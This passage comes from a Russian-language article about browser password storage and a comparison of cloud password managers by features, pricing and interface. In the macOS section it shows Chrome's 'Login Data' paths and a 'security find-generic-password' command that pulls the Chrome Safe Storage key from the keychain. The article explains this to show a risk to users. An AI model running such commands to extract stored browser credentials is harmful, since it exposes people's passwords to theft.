


Chrome в Windows

На macOS все сложнее. База паролей хранится в файле

```
/Users/$username/Library/Application Support/Google/Chrome/User Data/
Default/Login Data
```

А вот мастер-ключ Chrome Safe Storage содержится уже не в простом файле, а в связке ключей (Keychain), и по состоянию на 2024 год в macOS Ventura 13.2 для его извлечения у пользователя запрашивается пароль.



```
Last login: Fri Aug 30 12:32:20 on ttys004
[redacted] ~ % security find-generic-password -ga Chrome
```

security wants to use your confidential information stored in "Chrome Safe Storage" in your keychain.

To allow this, enter the "login" keychain password.

Password:

Always Allow | Deny | Allow

```
Last login: Fri Aug  9 13:31:11 on ttys000
[redacted] ~ % security find-generic-password -ga Chrome
keychain: "/Users/[redacted]/Library/Keychains/login.keychain-db"
version: 512
class: "genp"
attributes:
    0x00000007 <blob>="Chrome Safe Storage"
    0x00000008 <blob>=<NULL>
    "acct"<blob>="Chrome"
    "cdat"<timedate>=0x32303232303830383035353934375A00  "20220808055947Z\000"
    "crtr"<uint32>="aapl"
    "cusi"<sint32>=<NULL>
    "desc"<blob>=<NULL>
    "gena"<blob>=<NULL>
    "icmt"<blob>=<NULL>
    "invi"<sint32>=<NULL>
    "mdat"<timedate>=0x32303232303830383035353934375A00  "20220808055947Z\000"
    "nega"<sint32>=<NULL>
    "prot"<blob>=<NULL>
    "scrp"<sint32>=<NULL>
    "svce"<blob>="Chrome Safe Storage"
    "type"<uint32>=<NULL>
password: "dgp[redacted]=="
```

Chrome в macOS

В Linux ситуация аналогичная тому, что происходит на macOS, то есть база хранится по пути ниже, а для ее расшифровки потребуется мастер-ключ Chrome Safe Storage Control из связки ключей (например, gnome-keyring), для доступа к которому также необходимо ввести пароль пользователя, если, конечно, ты специально не задал другой пароль для связки ключей изначально.

```
~/.config/google-chrome/Default/Login Data
```

Как видим, при использовании ХПБ вредоносное ПО действительно имеет все шансы добраться до наших паролей. На Windows это совсем просто, а на macOS и в Linux придется приложить чуть больше усилий. Этот недостаток ХПБ был использован, например, вымогателем Qilin в июле 2024-го, когда перед шифрованием он вытаскивал все учетные данные браузеров Chrome в домене.

Отсутствие шифрования позволяет твоим коллегам или родственникам получить и физический доступ к паролям, если ты оставишь компьютер незаблокированным или вообще не используешь пароль на этом устройстве. А браузерные расширения, которым мы не глядя даем все запрашиваемые права, могут просто скачать всю базу в текстовом виде.

У ХПБ есть еще несколько минусов. Кто-то скажет, что база паролей хранится локально, но на самом деле мы этого не знаем, мы просто воспринимаем это как факт. Еще один минус заключается в том, что ХПБ не могут хранить ничего, кроме учетных данных и номеров банковских карт. API-ключи, сертификаты или документы и прочее ты там не сохранишь. И последнее: мы зависимы от одного браузера на одном девайсе, то есть, храня пароли в Safari, ты не можешь воспользоваться ими в Chrome. А если захочешь залогиниться в один из видеосервисов на компьютере своей девушки, то здесь вообще беда: твой девайс вместе с сохраненным паролем остался дома.

МЕНЕДЖЕРЫ ПАРОЛЕЙ

Изучив ХПБ, Петя остался недоволен, ведь его пароли там не будут в безопасности. Но как тогда хранить все нажитое непосильным трудом?

Вероятно, все слышали про Apple Keychain или менеджер паролей Google, которые настроены почти на каждом яблочном или Android-устройстве. Это облачные менеджеры паролей (ОМП), которые работают на уровне экосистемы вендора. А, например, Opera Sync делает нечто похожее, синхронизируя всю активность браузера Opera на разных устройствах, однако это не исключает уже упомянутых минусов ХПБ. Получается забавная ситуация: помнишь, что Chrome на платформе macOS полагался на Apple Keychain? Получается, что ХПБ используют другой, сторонний ОМП для обеспечения безопасности твоих паролей. Так к чему эти посредники?

Думаю, самое время сделать небольшое отступление и обсудить, какие вообще существуют менеджеры паролей. Я бы разделил их на четыре типа:

- облачные менеджеры паролей (ОМП);
- локальные менеджеры паролей (ЛМП);
- корпоративные менеджеры паролей (КМП);
- детерминистические менеджеры паролей (ДМП).

ОМП хранят данные на серверах вендора и работают как SaaS-решения, ЛМП хранят данные в виде локального файла на устройстве, КМП хранят информацию на сервере компании (их можно условно назвать локальным облаком), а ДМП вообще ничего нигде не хранят, но создают пароль на локальном устройстве каждый раз заново как производную от мастер-пароля и домена. По сути, выбор менеджера пароля сводится в первую очередь к выбору места хранения данных, то есть доверия вендору, и, в меньшей степени, к цене и привлекательности интерфейса. Все остальные компоненты более или менее одинаковы.


Сравнить интерфейс и цены менеджеров паролей ты можешь и сам, поэтому давай посмотрим на них под другим углом, а именно заглянем им под капот и попробуем выяснить, насколько они соответствуют заявленному описанию и защищают нас от известных угроз. Для этого определимся с моделью угроз, чтобы понять, как же нам оценивать менеджеры паролей, ведь они не могут защитить от всего на свете.

Предлагаю считать, что мы полностью доверяем нашему устройству на хардварном уровне, а также на уровне ОС, то есть мы не будем рассматривать варианты, когда коварный производитель намеренно пытается вытащить все твои пароли через бэкдор. Поэтому остановимся на четырех основных векторах:

- враждебная среда ОС (вредоносное ПО, физический доступ, память устройства);
- уязвимости приложения (уязвимости ядра программы и неожиданные вещи в начинке);
- враждебная среда веб-ресурсов (автозаполнение и фишинг);
- неопределенность обмена данными (облако, синхронизация, шеринг паролей).

Собрав 25 продуктов, Петя начал отсекать лишнее. Здесь рассматриваются персональные решения, поэтому о КМП («Пассворк», Vault, Passbolt) говорить не буду. ДМП также не стану рассматривать из-за их редкости и ограниченности. ЛМП мы тоже оставим в стороне, так как там речь скорее идет о неофициальных портах для разных платформ, что не позволяет выделить функциональность ядра продукта (KeePass, pass).

Из обзора были также исключены заброшенные проекты (Horcrux, Mitro, Padloc, RememBear), сомнительные (PassKeep), зависимые от экосистемы или устройства (iCloud Keychain, Google Password Manager). Нелегким решением было также исключить вендоров, блокирующих российские IP-адреса (Norton Password Manager, NordPass, ProtonPass), а также тех, чьи продукты нельзя оплатить из России без дополнительной головной боли (российской картой или через магазин мобильных приложений), поэтому платные решения были практически исключены из анализа (1Password, Dashlane). Все-таки взаимодействовать с решениями, которые изначально настроены к тебе негативно, — довольно рискованное дело, а менеджер паролей — это как-никак про минимизацию рисков. При тестах я пользовался российской почтой (mail.ru) и российским IP-адресом.



Параметры	Bitwarden	Zoho Vault	Enpass	Kaspers	Sticky	Keeper	LastPass	RoboForm
Юрисдикция	США	Индия	США	Россия	Чехия	США	США	США
Бесплатная версия	Все основные функции	Все основные функции	25 паролей	5 паролей	Без облака	10 паролей	1 тип устройств	Без облака
Платная версия	$10/год	$12/год	**$8/год**	**$15/год**	$20/год	**$35/год**	$36/год	$33/год
Основные ОС	Да	Да	Да	Нет Linux	Нет Linux	Да	Да	Да
Основные браузеры	Да	Да	Да	Да	Да	Да	Да	Да
Автозаполнение	Да	Да	Да	Да	Да	Нет	Да	Да
Анализ паролей	Нет	Нет	Да	Да	Да	Нет	Да	Да
Поиск по утечкам	Да	Нет	Да	Да	Нет	Нет	Нет	Нет
Хранение производных мастер-пароля	Да	?	Нет	?	Нет	Да	Да	Да
Сквозное шифрование	Да	Нет	Нет	Нет	Да	Да	Да	Да
2FA	Да	Нет	Нет	Да	Да	Да	Да	Нет
Локальная синхронизация	Нет	Нет	Да	Нет	Да	Нет	Нет	Нет
Шеринг паролей	Нет	Нет	Да	Нет	Нет	Нет	Нет	Нет
Автовыход/блок	Да	Да	Да	Да	Да	Да	Да	Да
Очистка буфера	Да	Да	Да	Да	Да	Нет	Да	Нет
Интерфейс (1–5)	3	4	5	5	5	5	3	1
Открытый исходный код	Да	Нет	Нет	Нет	Нет	Нет	Нет	Нет

Жирным в таблице выделены цены тех продуктов, которые можно приобрести с российской карты.


РАБОТА «ИЗ КОРОБКИ» И ИНТЕРФЕЙС

Один из первых критериев, на которые обычно обращают внимание, — это удобный интерфейс и простая настройка. Раз уж мы уходим от ХПБ, то в ОМП все должно быть плюс-минус так же легко и интуитивно.

Вот ты скачиваешь и запускаешь менеджер паролей. Но Zoho Vault и Kaspersky сначала требуют создать аккаунт в их экосистеме и только потом уже ввести мастер-пароль для создания самого хранилища. Мелочь, но неприятно. Стоит отдать должное Kaspersky, он был единственным, кто предложил прочитать пользовательское соглашение. Еще стоит отметить, что у Zoho Vault не работает регистрация на адреса mail.ru и оплата из российского сегмента мобильного магазина приложений недоступна, но бесплатной версии нам вполне хватит.

Внутри функции перечисленных программ более-менее совпадают. Везде можно добавлять разные категории данных (учетные данные, банковские карты, заметки), создавать папки, искать по хранилищу. Если захочешь, то мастер-пароль можно всегда поменять! Важная функция — это импорт данных, у большинства она есть, можно импортировать как из CSV-файлов, так и из браузера или другого менеджера паролей. А вот у Zoho Vault такой функции нет вообще, тогда как Kaspersky позволяет импортировать только из CSV-файлов. У всех конкурентов в этом плане возможностей больше.

Дизайн — это уже субъективный критерий. Лично мне Keeper показался пестрым, с обилием функций, от которых разбегаются глаза. У Bitwarden дизайн очень простой, как будто его делали лет десять назад, а в левой части окна всегда висит «пустая папка», что очень раздражает. Я как-то ожидал большего от проекта такого уровня.




Панель управления не в окне приложения, а в элементах окна ОС. Можно не сразу найти.

Казалось бы, при создании заметки, тип записи должен выбираться автоматически, но нет, здесь придётся делать это вручную.

Пустая папка, в ней хранятся данные, которых нет ни в одной папке. Даже если она действительно пустая, она не исчезнет.

У Sticky Password, Enpass и Kaspersky дизайн спокойный и интуитивно понятный, всё по делу. Вот не хотел ничего плохого говорить про LastPass, но после запуска в приложении сразу поехала верстка... Хоть интерфейс и выполнен неплохо, но, как и в Keeper, от обилия функций разбегаются глаза. Главный минус состоит в том, что после создания пароля я так и не понял, как открыть карточку, чтобы посмотреть запись.



Step 1/3. Where are your passwords now?

